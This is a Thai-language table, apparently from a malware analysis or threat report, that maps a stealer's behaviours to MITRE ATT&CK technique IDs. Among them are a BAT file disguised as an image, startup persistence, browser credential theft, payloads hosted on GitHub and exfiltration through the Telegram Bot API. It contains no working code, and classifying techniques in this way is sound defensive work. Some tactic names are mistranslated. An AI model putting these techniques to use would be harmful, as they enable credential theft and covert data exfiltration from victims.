| การหลบหลีกการป้องกัน | ไฟล์หรือข้อมูลที่ทำให้สับสน | T1027 |
| การปลอมตัว (BAT ปลอมตัวเป็น PNG/TXT) | T1036 | |
| การลบตัวบ่งชี้บนโฮสต์: การลบไฟล์ | T1070.004 | |
| การติดตา | คีย์การรันรีจิสทรี / โฟลเดอร์เริ่มต้น | T1547.001 |
| การเรียกใช้งานตามกำหนดเวลาผ่านโฟลเดอร์เริ่มต้น | T1547 | |
| การเลื่อนระดับสิทธิ์ | กลไกการควบคุมการยกระดับการใช้งานที่ไม่เหมาะสม | T1548 |
| การค้นพบ | เจ้าของระบบ/การค้นพบผู้ใช้ | T1033 |
| การเข้าถึงข้อมูลประจำตัว | ข้อมูลประจำตัวจากร้านค้ารหัสผ่าน | T1555 |
| ข้อมูลประจำตัวจากเว็บเบราว์เซอร์ | T1555.003 | |
| ชุด | เก็บรวบรวมข้อมูล | T1560 |
| ข้อมูลจาก Local System | T1005 | |
| ข้อมูลจากคลังข้อมูล | T1213 | |
| ควบคุมและสั่งการ | การถ่ายโอนข้อมูลด้วยเครื่องมือ Ingress (ไฟล์ข้อมูลที่โฮสต์บน GitHub) | T1105 |
| โปรโตคอลระดับแอปพลิเคชัน: โปรโตคอลเว็บ (HTTPS) | T1071.001 | |
| การใช้พร็อกซีผ่านบริการที่ถูกต้องตามกฎหมาย (GitHub) | T1102 | |
| การกรอง | การกรองผ่านบริการเว็บ (Telegram Bot API) | T1567 |
| การขโมยข้อมูลไปยังที่เก็บข้อมูลบนคลาวด์/บริการเว็บ | T1567.002 |

